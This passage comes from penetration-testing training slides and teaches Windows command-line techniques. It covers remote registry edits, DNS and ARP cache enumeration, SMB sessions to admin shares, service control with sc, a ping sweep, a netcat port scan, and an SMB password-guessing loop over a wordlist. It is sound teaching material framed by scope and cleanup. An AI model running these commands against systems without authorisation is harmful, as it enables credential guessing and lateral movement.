To change Registry keys, we could use the add functionality of the reg command. If the key and value already exist, the reg add command will overwrite it with our new value.

```
C:\> reg add [KeyName] /v [ValueName] /t [type] /d [Data]
```

To grab a series of settings from the Registry, such as all keys and values defined underneath a given Registry key, we could use reg export, as follows:

```
C:\> reg export [KeyName] [filename.reg]
```

It is a commonly observed convention to store these settings in a filename with a suffix of ".reg", although that is optional. Any suffix will do.

To import registry key settings from a reg file, we could use:

```
C:\> reg import [filename.reg]
```

To make any of these commands work remotely, we prepend \[MachineName] before the [KeyName]. Such remote registry access does requires us to have an admin-level SMB session open. And, yes, that is a single \ before the MachineName, not a \\.

161

Analyzing a System: Finding Other Machines

- With a useful option of ipconfig, we can find other systems that the conquered target has recently resolved using DNS:

  ```
  C:\> ipconfig /displaydns
  ```

- Using the arp command, we can find other systems on the subnet with which a given machine has recently communicated:

  ```
  C:\> arp -a
  ```

  - Because they are on the same subnet, there is a higher chance that they are within the project scope, but we always need to check

x

162

Hard-coded entries in the hosts file (%systemroot%\system32\drivers\etc\hosts) can be helpful in finding other machines, if the administrators of the system we've compromised have entered anything in the hosts file. But, there are other (and arguably better) ways to learn about target machines from a given conquered machines using command-line tools. We could dump the DNS cache of a modern Windows machine using the ipconfig command as follows:

```
C:\> ipconfig /displaydns
```

The results will show us other machine names and IP address with which the given machine has likely communicated recently, possibly indicating other targets for us to pursue (if they are within the scope of the project). In the output of this command, we can see the remaining time-to-live (in seconds) of each domain name to IP address mapping that the system has cached. If we know the original TTL (which we can get by resolving the name off of an authoritative name server for that domain), we can get a feel for how fresh the record is in the cache of the target.

Furthermore, we can dump the ARP cache of a Windows machine using this command:

```
C:\> arp -a
```

This output will show us the IP address to MAC address mappings of machines on the same subnet as the given conquered machine, giving us a sense of nearby systems with which the target has recently communicated. Given their nearness on the same subnet, these machines may be related to the given target and are more likely to be included in the project's scope than the machines identified through the ipconfig /displaydns output.

Setting Up SMB Sessions

- Set up a session with a target:

  ```
  C:\> net use \\[targetIP] [password]
  /u:[user]
  ```

  - If you don't provide a password, it will prompt you for it

- Mount a share on a target:

  ```
  C:\> net use * \\[targetIP]\[share]
  [password] /u:[user]
  ```

  - Attaches to the next available file share, such as z:
  - Some versions of Windows require specifying the machine name before the user:
  ```
  /u:[MachineName]\[user]
  ```

A Server Message Block (SMB) session with a target machine allows us to access remote file and print sharing, remote registry keys, remote scheduling of jobs, and a variety of other useful functions Microsoft carries over those incredibly useful NetBIOS over TCP ports 135-139 and the SMB port TCP 445. We can set up sessions with a remote system using the net use command, as follows:

```
C:\> net use \\[targetIP] [password] /u:[user]
```

We will see "Command completed successfully" if such remote sessions are allowed. If you don't provide a password in your command, the system will prompt you for it on the next line. This command will make our machine access the first available share on the remote system, such as the IPC$ default administrative share. But, such shares typically don't include data for us to access in the target's file system. To get access to those, we could mount the target machine's file system. To access a given share on the target, we could use:

```
C:\> net use * \\[targetIP]\[share] [password] /u:[user]
```

The * indicates that we want the remote share attached to an available file system drive letter on our own machine, such as z: or f:. We could specify a letter here, but if it is already in use, the command will fail. To mount the C:\ share on a target machine, we could run:

```
C:\> net use * \\[targetIP]\c$ [password] /u:[user]
```

Some versions of Windows require us to specify a machine name before that user name. Thus, we'd augment the command by replacing /u:[user] with /u:[MachineName]\[user].

Dropping SMB Sessions

- Windows machines allow a user to have one SMB session with a given target machine as one username at a time only
- If you try multiple sessions with different usernames simultaneously, you get an error message
- To avoid this, drop your session as one user first
  ```
  C:\> net use
      \\[targetIP] /del
  ```
- To drop all SMB sessions:
  ```
  C:\> net use * /del
  ```
  - Enter Y to continue
- Or, add a /y at the end of net user to force it to say "yes"

```
C:\WINDOWS\system32\cmd.exe

C:\>net use \\10.10.10.10 /u:falken
The password or user name is invalid for \\10.10.1
0.10.

Enter the password for 'falken' to connect to '10.
10.10.10':
The command completed successfully.

C:\>net use \\10.10.10.10 /u:susan
System error 1219 has occurred.

Multiple connections to a server or shared resourc
e by the same user, using more than one user name,
 are not allowed. Disconnect all previous connecti
ons to the server or shared resource and try again
.

C:\>net use \\10.10.10.10 /del
\\10.10.10.10 was deleted successfully.

C:\>net use \\10.10.10.10 /u:susan
The password or user name is invalid for \\10.10.1
0.10.

Enter the password for 'susan' to connect to '10.1
0.10.10':
The command completed successfully.

C:\>
```

SMB connections between Windows machines have an important limitation to keep in mind. If there is a connection from one machine to another with a given user account, you cannot open another SMB session to that same target machine as a different user. If you try, you get an error message, saying that "Multiple connections to a server or shared resource by the same user, using more than one user name, are not allowed."

This problem manifests itself when you have a connection (such as a mounted share) to a target as one user, and then try to open another session with a different username on the same target. Penetration testers and ethical hackers often do this, as they try to move between different accounts with different access privileges on a target machine.

To sidestep this problem, you should drop a session as one user before trying to connect as another user. To drop a single session, you could use this command:

```
C:\> net use \\[targetIP] /del
```

If you want to drop all SMB sessions for your current user, you could run:

```
C:\> net use * /del
```

You will be prompted to verify that you are dropping all sessions. Hit Y and Enter to make them all go away. To avoid the verification prompt, add a /y after the /del to your net use command, as in:

```
C:\> net use * /del /y
```

164

Controlling Services with SC

- The Service Controller (sc) command lets you interact with services
- By default, works locally
- Or, follow it with \\[targetIP], and it can ride across an admin SMB session to take effect on a remote system
- To list running services:
  `C:\> sc query`
- To list all services:
  `C:\> sc query state= all`
- For detail on one service:
  `C:\> sc qc [service_name]`

165

The Service Controller (sc) command lets accounts with administrator privileges interact with services, querying their status, activating them, and shutting them off. By default, the sc command interacts with services on the local machine. Alternatively, if it is invoked as `sc \\[targetIP]`, it can take effect on a remote Windows machine, provided that an SMB session was established with that machine using administrative credentials (e.g., with the `net use` command as we've already discussed).

To list all services running on the local system, you could run:

> `C:\> sc query`

That command only shows running services. To see all installed services, regardless of whether they are currently started, you could run:

> `C:\> sc query state= all`

To run it against a remote system, you'd simply expand the command to:

> `C:\> sc \\[targetIP] query`

To get details about a particular service's status, you could use:

> `C:\> sc qc [service_name]`

Starting and Stopping Services with the sc Command

- To start a service:
  ```
  C:\> sc start [service_name]
  ```
- If the service start_type is disabled, you first have to enable it before starting it:
  ```
  C:\> sc config [service_name] start= demand
  ```
- To stop a service:
  ```
  C:\> sc stop [service_name]
  ```

166

In addition to reading the status of a service, the sc command can start or stop services as well. To start a service, you could run:

```
C:\> sc start [service_name]
```

Please note that if the service has a start_type of disabled in the output of sc qc [service_name], you cannot start it until you first change it to a start type of demand (which is called "Manual" in the Services control panel GUI services.msc). You can make this change by typing:

```
C;\> sc config [service_name] start= demand
```

To stop a service, you could run:

```
C:\> sc stop [service_name]
```

Determining Service Names

- Services run with a name that we interact with using sc
- But, if you don't know that name, the sc command isn't going to be as useful
- Determine the service name by looking at the output of:

  `C:\> sc query state= all`

- Or, if you have GUI access, run:

  `C:\> services.msc`

- Right click on the service name and go to properties
- Look at "Service name"

As we've seen, the sc command lets us interact with services, querying them, starting them, and stopping them. But, to interact with a particular service using sc, we need to know its service_name. For example, the built-in Windows telnet service can be helpful for penetration testers, but to start it using sc, you need to know what service_name Windows uses for it. To find out that name, you have a couple of options. First, you could run the sc command itself, configured to show the status of all services, as follows:

<div align="center">

`C:\> sc query state= all`

</div>

Look for the service that interests you in the long list (which you might want to paginate by piping it through the `more` command). When you find the service, look at its SERVICE_NAME. The Windows telnet service, for example, is called tlntsvr.

Another way to find this service name is to use the Services Control panel GUI. You can invoke this GUI on a machine where you have GUI control (such as a lab system or a box on which you've gotten VNC or RDP access) using this command:

<div align="center">

`C:\> services.msc`

</div>

Then, look for the service that interests you. Right click on it and go to "Properties". At the top of the Properties page, you will see the "Service name". Now that you know the service name, you can use sc to control it.

FOR Loops

- Iteration can be very helpful
  - We're not expecting you to be programmers
  - But, as a tester, sometimes you'll want to iterate over a given set of items
    - Numbers
    - Lines in a file
- The Windows command line supports several kinds of FOR loops
  - We'll go over the most common
  - FOR /L: Counter
  - FOR /F: Iterate over file contents, strings, or command output

This is not a class on programming or scripting. We're not expecting you to be programmers for this class. For those of you who are, you are likely getting ideas for automating various aspects of the concepts we've covered in the course so far. For those who aren't programmers, don't worry, you do not need to be for this class.

That said, as a penetration tester or ethical hacker, sometimes iterating a command a large number of times over a set of entities such as lines in a file or numbers is very helpful in scanning and exploitation. We can do that at the Windows command line by composing FOR loops. Windows supports numerous different kinds of FOR loops, but we'll look at two of the most common and powerful, those that are most likely to be used by a penetration tester or ethical hacker.

FOR /L loops can be used as counters, starting at a given number, and incrementing by a given step, counting to another number. These simple loops can be immensely helpful in doing a given action repeatedly for a fixed number of times, or iterating through a series of numbers (like network addresses).

FOR /F loops are far more sophisticated, offering options for iterating over a set of files, the contents of files, or the output of a command.

FOR /L Loops

- FOR /L loops are counters:
  ```
  C:\> for /L %i in
       ([start],[step],[stop]) do [command]
  ```
- Let's make a loop that will run forever:
  ```
  C:\> for /L %i in (1,0,2) do echo
       Hello
  ```
- Let's make a simple counter:
  ```
  C:\> for /L %i in (1,1,255) do echo %i
  ```

We can use FOR /L loops to create counters as follows:

```
C:\> for /L %i in ([start],[step],[stop]) do [command]
```

The %i is the variable we want to use as our incrementer. We could use any single letter name, but %i is a common convention. We can refer to the %i in the [command], and it will be replaced with the current value through the loop, starting at the [start] value, changing by [step] at each cycle through the loop, and going up to [stop] value. The [command] runs once each time through the loop. Note that the [start], [step], and [stop] values should be all integers. If they aren't, Windows will truncate any decimal places, forcing them to behave as integers. Thus, the %i will always take the value of an integer in a FOR /L loop.

Let's look at some examples. To implement a loop that runs forever (until a CTRL-C), printing Hello on the screen repeatedly, we could run:

```
C:\> for /L %i in (1,0,2) do echo Hello
```

This will run forever because it starts counting at 1 and counts in steps of zero until it reaches 2 (which should never happen). It's the equivalent of a Unix or Linux while [true] loop.

To make a simple counter that goes from 1 to 255 in steps of 1, we could run:

```
C:\> for /L %i in (1,1,255) do echo %i
```

Note that we are counting from 1 to 255. Do those numbers sound familiar? Soon, we'll use this to iterate through network addresses.

Pausing in Loops and Turning Off Command Echo

- Let's pause for 4 seconds between each iteration:
  ```
  C:\> for /L %i in (1,1,255) do echo %i & ping -n 5
      127.0.0.1
  ```
- Yes, to pause for 4 sec, you ping -n 5
- Run multiple commands:
  ```
  [command1] & [command2]
  ```
- Run command1, and only run command2 if command1 succeeds without error:
  ```
  [command1] && [command2]
  ```
- We usually don't want our command(s) displayed each time through the loop
  - Prepend command with @ to turn off echoing of command
  ```
  C:\> for /L %i in (1,1,255) do @echo %i & @ping -n 5
      127.0.0.1
  ```

Sometimes, we don't want a loop to go as fast as possible. We want to pause it for N seconds before proceeding to the next cycle. We can do this by having our do clause run multiple commands, separated by an &, with one of the commands pinging localhost (127.0.0.1) N+1 times. Because ping sends one ping immediately, followed by one ping per second, this will result in an N second delay.

```
C:\> for /L %i in (1,1,255) do echo %i & ping -n 5
127.0.0.1
```

Note that [command1] & [command2] will run command1 followed by command2. Alternatively, we could do [command1] && [command2]. With the &&, command2 will only be executed if command1 ran successfully. Otherwise command 2 will be ignored.

While that's nice, its output is horribly ugly. Note that it is cluttered with several things. First, there are the echo and ping commands themselves, displayed at each iteration through the loop. We can turn off this echoing of the commands by prepending each command with an @, as follows:

```
C:\> for /L %i in (1,1,255) do @echo %i & @ping -n 5
127.0.0.1
```

That looks a little better, but we still have more to clean up in the output.

Handling Output

- We often want some output to be thrown away
  - Redirect it to nul: `> nul`

  `C:\> for /L %i in (1,1,255) do @echo %i & @ping -n 5 127.0.0.1 > nul`

- We often want standard error to go away:
  - Redirect it to nul:

    `[command] 2>nul`
  - Or, to save error messages, append them to a file:

    `[command] 2>>errorfile.txt`

- We often want to select output lines with a given string in them
  - Pipe output through `find "[string]"`

- To print a blank line

  `C:\> echo.`   (no space between echo and .)

- To make a beep

  `C:\> echo CTRL-G`   (Will show on screen as `echo ^G`)

To finish cleaning up our output, we can redirect unwanted standard output to nul, a file descriptor that will just drop anything sent to it. Thus, we can get rid of that ugly ping output and have our 4-second delayed counter with:

`C:\> for /L %i in (1,1,255) do @echo %i & @ping -n 5 127.0.0.1 > nul`

Sometimes, unwanted cruft that is displayed on the screen doesn't come from Standard Output of a command, but instead comes from Standard Error. We can get access to Standard Error using a file descriptor handle of 2, which is synonymous with Standard Error, taking a command and directing its output to nul. So, if there were an error thrown by the command, we could do this to throw the error away:

`[command] 2>nul`

If we want to save the error messages, but not have them clutter our output, we can append them to a file with:

`[command] 2>>errorfile.txt`

And now for one of the most useful aspects of all output filtering. We often want to screen our output to only display lines with a given string in them, possibly indicating that success occurred or some other situation. We can pipe the output of our command through the `find` command looking for a specific string, indicated within "", as in `| find "[string]"`.

To make output a little prettier, sometimes you may want to include a blank line, which can be done with the "`echo.`" command, with no space between the echo and the dot. To make a beep sound, you can enter "`echo CTRL-G`", which is displayed on the screen as "`echo ^G`".

171

Let's do a more practical example for penetration testers and ethical hackers. Suppose you've gained command shell access to one system on a DMZ via an exploit. Your Rules of Engagement allow you to scan for other targets, but they do not let you install any software on the machine you've just conquered. You can do a ping sweep with a FOR /L loop. To see how to construct such a loop, it is helpful to run the command we want to embed in the loop in the lab against one target and see what defining string in its output interests us, so we can look for that string with the find command. If we ping a target machine successfully, our output will include the word "Reply". If the ping doesn't get a response, the output will not include "Reply". Thus, we can perform a ping sweep with this command:

```
C:\> for /L %i in (1,1,255) do @ping -n 1 10.10.10.%i |
find "Reply"
```

This command will create a counting loop (FOR /L) with a variable of %i, starting at 1, counting by 1, going up through 255. At each iteration of the command, it will run a ping without displaying the command (@), sending 1 (-n 1) ICMP echo request message to 10.10.10.%i, and scraping the results through `find` looking for the word "Reply" because that indicates that a machine has responded to our ping.

Admittedly, this isn't the fastest ping sweeper in the world, checking one address per second. However, it's made from entirely built-in tools in the Windows command line, and is easy to type quickly and understand. If you want it to print the current address it is checking, you could add "`@echo 10.10.10.%i &`" before the `@ping`.

172

Flexibility: FOR /F loops

- Instead of iterating over integers, sometimes we need something more flexible
- FOR /F loops let us iterate over other things:

```
C:\> for /F ["options"] %i in ([stuff])
do [command]
```

- It's the [stuff] that makes things interesting:
  - Can be the *contents* of a file set: `for /F ["options"] %i in (file-set) do [command]`
  - Can be a string: `for /F ["options"] %i in ("string") do [command]`
  - Can be a command: `for /F ["options"] %i in ('command') do [command]`

While iterating over a set of integers by stepping through them is certainly useful, sometimes we need more flexibility. Wouldn't it be nice if we had a FOR loop that could iterate over the contents of a file, the words in a string, or the output of a command? Windows supports another kind of FOR loop with just those capabilities: FOR /F. The syntax of this command is:

```
C:\> for /F ["options"] %i in ([stuff]) do [command]
```

We'll get to the options in a minute, but let's focus on the stuff that we'll iterate through. FOR /F gives us the ability to go through a file-set's *contents* by simply specifying a file-set as our stuff. We could have one line per file, with something interesting, like usernames or passwords, and then perform a command using each line in the file as the value of a variable.

Or, we could jump through a string, with each word in the string being a value we iterate through our loop. To specify a string as your stuff, surround it in double quotes, as in "string".

The most powerful option for our stuff, though, is to make it a command. FOR /F will then iterate on the output of that command. To make your stuff a command, you'd put single quotes around the command, as in 'command'. We can then scrape through the output of our command and run another command in our do clause on each line or item in the first command's output.

173

FOR /F Loop Options

- The options let us parse through the file, string, or command output
- For this class, we won't use the options, because we'll either create files in the format we want, or use files already in that format
  - No special parsing necessary
  - Default parsing on space and carriage return is just fine for us now
- Still, for completeness, the options include:
  - eol=[c]: Sets the end of line character
  - skip=[n]: Skip these lines from the output
  - delims=[xxx]: Specifies a delimiter set (default delimiters are spaces and tabs)
  - tokens=[x,y,m-n]: Specifies which element of the output will be passed to the do part for iteration; can be a list or range... if multiple values set, variables beyond %i are automatically allocated
  - usebackq: For the command, use ` instead of '
- Wow... that's kinda ugly... Yeah, but it's powerful

Now, let's look at the not-small point of the "options" available in a FOR /F loop. These options, which must be surrounded by double quotation marks, let us specify how we are going to parse the output of the file set, string, or command output of the in clause. For this class, we won't be parsing files, because we'll either create them ourselves in the format we want, or use files that already have the format we desire. Still, for completeness, we do need to discuss the formatting options of FOR /F loops.

We could specify a custom end of line character with the syntax "eol=[c]". By default, the end of line is just a standard Windows end of line carriage return (hex 0x0d0a).

With the syntax "skip=[n]", we jump forward in the sequence n lines into a file. This lets us jump past some header information or other cruft, focusing on the n+1(th) line.

The delims syntax is very helpful if our file, string, or command output has a specific set of delimiters that break its output up into pieces that we are interested in. By default, the delims that are observed are space and tab. If we have comma- and semicolon-delimited output, we would say, "delims=,;".

The tokens syntax also gets interesting, because they help us parse our output into useful fields. If we have multiple different items per line in the output that we are interested in, and to which we want different variables assigned, we define tokens. The output will be tokenized according to the numbers we put in this options declaration. For example, if we know there are two items on every line of output, we'd define "tokens=[1,2]". The first value in each line will be assigned to our variable (such as %i). Then, because there is a second token, another variable will be automatically allocated, one letter higher than the first (%j, for example). We can even do ranges of tokens, such as "tokens="2-4", which will skip the first item in each line of output, and assign the second, third, and fourth items to %i, %j, and %k.

And, finally, remember how our command in the in clause starts and ends with a single quote '? But, if you need a single quote inside of your command itself, you can specific "usebackq" in your option, which lets you use a ` to set off your command. The ` on most systems is an unshifted tilde key.

Now, this may look hideously ugly. That's because it is. However, it is powerful. Again, for this class, we will not need to parse files because we'll use files already in the format we need. Thus, we won't use these options for this class.

174

Password Guessing with FOR /F

- Suppose we know a user name for an account on a target Windows machine
- We have a wordlist with potential passwords, like John's password.lst
- Suppose also that we don't care about account lockout, so we'd like to perform password guessing
- We can use a FOR /F loop to perform password guessing via SMB with:

```
C:\> for /f %i in (password.lst) do @echo %i & @net
use \\[target_IP_addr] %i /u:[UserName] 2>nul &&
pause
```

  - Instead of pause, we could append our results to a file with: `&& echo UserName: %i >> success.txt`

These FOR /F loops can be quite helpful for penetration testers. Consider this scenario. Suppose we have a user name for an account on a target machine. We also have a wordlist file that includes one potential password per line of the file. The John the Ripper password.lst file will suit us fine. Suppose also that we don't care about account lockout. Perhaps the target machine isn't configured to lockout accounts, or the account is in the administrator's group, so we are less concerned about lockout. We'll discuss account lockout on Windows and Linux/Unix machines in more detail in 560.4.

We can use a FOR /F loop to automate password guessing against the target machine with this command:

```
C:\> for /f %i in (password.lst) do @echo %i & @net use
\\[target_IP_addr] %i /u:[UserName] 2>nul && pause
```

This command starts a FOR /F loop, using %i as its iterator variable. It will work its way through the password.lst file (in the current directory), taking each line from the file and using it as a value for %i. At each step through the loop, we have the command print out its password guess without displaying the echo command (@echo %i). We then (&) have it try to make an SMB connection with the target machine, using the password guess from the file and the username we supply (@net use \\[target_IP_addr] %i /u:[UserName]). We direct the numerous error messages from the net use failures to nul. Only if the net use command succeeds (&&), we will pause the FOR loop, prompting the user to hit enter to continue. That will stop our progress when we successfully guess the password. Alternatively, we could have written our results to a file with the syntax && echo UserName: %i >> success.txt.

Converting Commands into Scripts

- This is not a scripting class
- Still, as a penetration tester or ethical hacker, sometimes you'll need to bundle a series of commands into a script
- On Windows, you can put any of the commands we've covered here into a .bat file to create a script
  - Use `echo [line] >>` to build script line by line
  - Simply convert any variables in FOR loops from `%[var]` into `%%[var]`

This is not a scripting class. That said, however, as a penetration tester or ethical hacker, sometimes you will want to bundle a series of commands together to execute them as a bundle. That bundle is a script. You can take any grouping of the commands we've covered so far and put them in a Windows bat file (with a .bat suffix) to create a script. You could use the echo command to build a script line by line by running the following command several times, varying the [line] each time you run it:

```
C:\>  echo [line] >> file.bat
```

Each of the commands we've covered will work as is in a batch file, with one exception. The FOR loop variables must be changed from %[var] to %%[var] to make it work in a batch file. Place two percentage signs in front of each variable name. For example, a counter from one to one hundred at the command line would be:

```
C:\> for /L %i in (1,1,100) do @echo %i
```

To use this command in a script, you'd run:

```
for /L %%i in (1,1,100) do @echo %%i
```

Course Roadmap

- **Planning and Scoping**
- **Scanning**
- ***Exploitation***
- **Password Attacks**
- **Wireless Attacks**
- **Web App Attacks**

- Why Exploitation?
- Exploit Categories
- Metasploit
  - ➤ Exercise: bind_tcp
  - ➤ The Meterpreter
  - ➤ Exercise: Meterpreter
- Non-Metasploit Exploits
- Command Shell vs. Terminal Access
  - ➤ Exercise: The Dilemma Illustrated
  - ➤ Bypassing Dilemma
  - ➤ Exercise: Relays for Term Access
- Moving Files with Exploits
- Pilfering from Target Machines
- Windows Command Line Kung Fu for Pen Testers
  - ➤ ***Exercise: Challenges***
- Making Win Run Commands
  - ➤ Exercise: sc and wmic

Now, let's apply our Windows command-line kung fu, with a series of challenges specifically crafted for penetration testers and ethical hackers. Each hands-on challenge in this exercise is designed to give you experience with solving problems commonly faced by penetration testers, creating solutions that will be highly useful in scanning and exploiting a target environment. Specifically, in creating the answers to these challenges, you'll be:

1) Activating the Windows telnet service

2) Creating a reverse-DNS lookup command that iterates through a target address space

3) Making a port scanner out of Netcat and the Windows command-line

4) Devising a more flexible password guesser for SMB than what we've covered so far

With the exception of #3, all of these techniques use tools built-in to any modern Windows machine. Challenge #3 relies on Netcat, which is not built-in but can be immensely helpful, as we have seen throughout this session.

Exercise: Windows Command-Line Challenges

- For this exercise, we'll have 4 challenges
  - Each illustrates a useful technique for penetration testing and ethical hacking
- Each challenge will ask you to perform a series of actions against either your local machine or a remote target system
- To perform these actions, you can feel free to review the preceding pages for command syntax and ideas
- The answers follow... feel free to peek ahead if you need to

178

Now, let's perform an exercise, putting our Windows command-line skills to work on a series of challenges. There are four challenges in total, each of which asks you to perform some action that is common in penetration testing and ethical hacking. Each challenge is to be performed exclusively at the command line on your own Windows machine, without relying on GUI tools. Some of the challenges will have you interact with your own local system, while others will have you composing commands to make your system access target machines across the network.

To perform these challenges, feel free to flip back to some of the Windows command line features we've talked about recently. You can review their usage and syntax and apply that information to solving these challenges.

Also, answers to the challenges are provided on the pages following the challenges themselves. These answers represent one way to do each challenge; you may come up with other ways as well. While working on the challenges, you can feel free to peek ahead and look at the answers if you need help or inspiration.

Windows Command-Line Challenge 1

- In XP, telnet server is already installed. In Vista, go to Control Panel→Programs and Features→Turn Windows features on or off, and check Telnet Server
  - Or, use the Vista command: `c:\> pkgmgr /iu:"TelnetServer"`
- Use the sc command to enable the telnet service on your Windows machine
  - You may have to change its start type to demand before you can start the service
- At the command line, check to see if the group TelnetClients exists
  - If it does not, create it, again at the command line
- At the command line, create a user called fred, and set a password for this user of whatever you'd like
- At the command line, add fred to the TelnetClients group
- Try to telnet from Linux to Windows as fred
- You may need to disable your Windows firewall

For this challenge, let's experiment with services, specifically the Windows telnet service. On XP Pro, the telnet service is already installed. If you are on Vista, which does not have a telnet service installed by default, add the Telnet service by going to Control Panel→Programs and Features→Turn Windows features on or off, and check Telnet Server. Or, install the Telnet Service on Vista at the command prompt by simply running:

```
C:\> pkgmgr /iu:"TelnetServer"
```

Then, start the challenge by using the sc command to enable the telnet service on your machine. If you don't know the service_name to use for the telnet service with sc, check the name using either the sc command itself or the services control panel (services.msc) properties for the service.

```
C:\> sc \\[hostname] query state= all | more
```

Once you've got its name, use sc to try to start the telnet service.

If the telnet service has a start_type of DISABLED, you should change its startup type to demand before starting the service.

Once the telnet service is running, check to see if you have a group called TelnetClients. If you do not, create it, using the command line.

Then, at the command line, create a user account with a logon name of fred, and a password of your choosing. Remember this password!

At the command line, add fred to the TelnetClients group.

Then, try to telnet to your Windows machine *from Linux*:

```
$ telnet [WindowsIPaddr]
```

When it prompts you to send your existing credentials, type "n" and hit enter. Then, logon with the fred userID and password you just created. You may need to disable your Windows personal firewall to make the connection.

Windows Command-Line Challenge 1: Cleaning Up

- Clean up from this part of the exercise by:
  - Exiting your telnet session
  - Removing user fred from TelnetClients group
  - Deleting user fred
 - Deleting the TelnetClients group, if you did create one for this challenge
    - If it was already there, just leave it
  - Stop the telnet service
  - Change the telnet service startup type to disabled
  - Re-enable firewall if you shut it off
  - On Vista, remove telnet server in Control Panel→Programs and Features

Once you've successfully used telnet to connect to your machine, it's time to clean up. We need to undo each of the actions we performed to set up this challenge. Cleaning up is part of the challenge too, because professional penetration testers or ethical hackers must clean up the changes they make to a target machine. Make sure you perform each of the following steps at the command line.

Start by exiting your telnet session logged in as user fred.

Remove fred from the TelnetClients group.

Then, delete user fred.

If you created the TelnetClients group to do this exercise, remove the group. If your machine already had a TelnetClients group on it, leave that group on the machine, keeping its original state.

Then, stop the telnet service.

Finally, change the telnet service startup type to disabled, and re-enable the Windows firewall if you did shut it off. And, if you are running Windows Vista, remove telnet server in Control Panel→Programs and Features→Turn Windows features on or off. Or, at the Vista command line, you can uninstall the Telnet Server by simply running:

```
C:\> pkgmgr /uu:"TelnetServer"
```

Windows Command-Line Challenge 2

- Challenge:
  - Write a FOR loop that will do a reverse DNS lookup of each IP address in the range 10.10.10.1-10.10.10.255
  - Hint: `nslookup [IPaddr]` performs a reverse lookup
  - Your output should include each IP address tried, as well as the name of those that successfully resolve
  - You might see some ugly stuff on Standard Error... make it go away with 2>nul
  - Who needs zone transfers?

  PTR 10.10.10.1?
  PTR 10.10.10.2?
  PTR 10.10.10.3?

  DNS Server

181

For this challenge, you need to compose a single Windows command that consists of a FOR loop that will perform a reverse DNS lookup of each IP address in the address range of 10.10.10.1-10.10.10.255. Your output should include each IP address that your command tries, and the name of the target machine for which the DNS server has a record. Use the DNS server for this class, 10.10.10.60, for name resolution.

As a hint, recall that the command `nslookup [IPaddr]` will perform a DNS reverse lookup using the DNS server the machine is configured for. Don't worry about how pretty your output looks when you first start composing the command; you can make it look prettier and fancier later, after you get the basic loop functionality working.

With a command like this, even without a zone transfer, you can get a feel for which addresses are in use, based on the fact that they have a reverse record in DNS.

Windows Command-Line Challenge 3: Port Scan

- We can use Netcat as a port scanner

  `C:\> nc.exe -n -vv -w3 [targetIP] [startport-endport]`

- But, that only scans ports in (reverse) order
  - The –r option will randomize it within range

- Try it
  - Scan TCP ports 1 through 90 on target 10.10.10.50

```
C:\WINDOWS\system32\cmd.exe                          _ □ X

C:\tools>nc.exe -n -vv -w3 10.10.10.50 1-90
(UNKNOWN) [10.10.10.50] 90 (?): connection refused
(UNKNOWN) [10.10.10.50] 89 (?): connection refused
(UNKNOWN) [10.10.10.50] 88 (?): connection refused
(UNKNOWN) [10.10.10.50] 87 (?): connection refused
(UNKNOWN) [10.10.10.50] 86 (?): connection refused
(UNKNOWN) [10.10.10.50] 85 (?): connection refused
(UNKNOWN) [10.10.10.50] 84 (?): connection refused
(UNKNOWN) [10.10.10.50] 83 (?): connection refused
(UNKNOWN) [10.10.10.50] 82 (?): connection refused
(UNKNOWN) [10.10.10.50] 81 (?): connection refused
(UNKNOWN) [10.10.10.50] 80 (?) open
net timeout
(UNKNOWN) [10.10.10.50] 79 (?): connection refused
(UNKNOWN) [10.10.10.50] 78 (?): connection refused
(UNKNOWN) [10.10.10.50] 77 (?): connection refused
(UNKNOWN) [10.10.10.50] 76 (?): connection refused
^C
C:\tools>
```

For Challenge number 3, we are going to do port scanning from the Windows command line with Netcat.

Netcat itself can perform port scanning, if we invoke it as follows:

`C:\> nc.exe -n -vv -w[N] [targetIP] [startport-endport]`

The –n tells Netcat not to resolve names in DNS. The –vv tells it to be very verbose, printing information on Standard Error when it can make a connection on a port, as well as a different message when it cannot make a connection. The –w3 tells it to wait no more than 3 seconds on any port, moving on if a port is open after a short pause, and giving up on closed ports after the timeout expires. We then give it a target machine's IP address, and a port range.

Netcat will try to connect to each port, in reverse order, starting at the endport and working its way through the startport, printing out whether the connection is refused (a closed port) or allowed (an open port). The –r option in Netcat will make it attempt connections to ports in the target range in random order, but penetration testers seldom use that option.

